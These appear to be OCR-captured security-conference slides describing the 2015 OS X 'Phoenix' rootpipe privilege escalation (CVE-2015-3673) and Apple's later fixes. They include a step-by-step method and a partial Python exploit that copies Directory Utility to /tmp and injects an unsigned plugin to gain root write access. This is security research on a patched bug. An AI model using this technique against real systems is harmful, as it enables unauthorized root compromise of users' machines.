
1. copy **Directory Utility** to **/tmp** to gain write permissions



```
$ ls -lart /private/tmp
drwxr-xr-x  patrick  wheel Directory Utility.app
```

2. copy plugin (.daplugin) into **Directory Utility**'s internal plugin directory

3. execute **Directory Utility**



PHOENIX.PY

if only all priv-esc bugs where this easy!

```
#trigger rootpipe on OS X 10.10.3
def phoenix():

  #copy directory utility.app to /tmp
  # ->this folder is (obv) accessible to all
  shutil.copytree(DIR_UTIL, destination)


  #copy evil plugin into app's internal plugin directory
  # ->since app is in /tmp, this will now succeed
  shutil.copytree('%s' % (ROOTPIPE_PLUGIN), '%s/%s/%s' % (destination, DIR_UTIL_PLUGINS, ROOTPIPE_PLUGIN))


  #exec Directory Utility.app
  # ->will trigger load of our unsigned bundle (Phoenix.daplug)
  #   the bundle auth's with 'WriteConfigClient' XPC & invokes createFileWithContents:path:attributes:
  #   since Directory Utility.app contains the 'com.apple.private.admin.writeconfig' entitlement, we're set ;)
  os.system('open "%s" &' % destination)
```

1 2 3


CVE-2015-3673
patched in OS X 10.10.4

phoenix python script


Synack

Apple's Fix; Take two


....m0ar checks



OS X 10.10



OS X 10.10.3

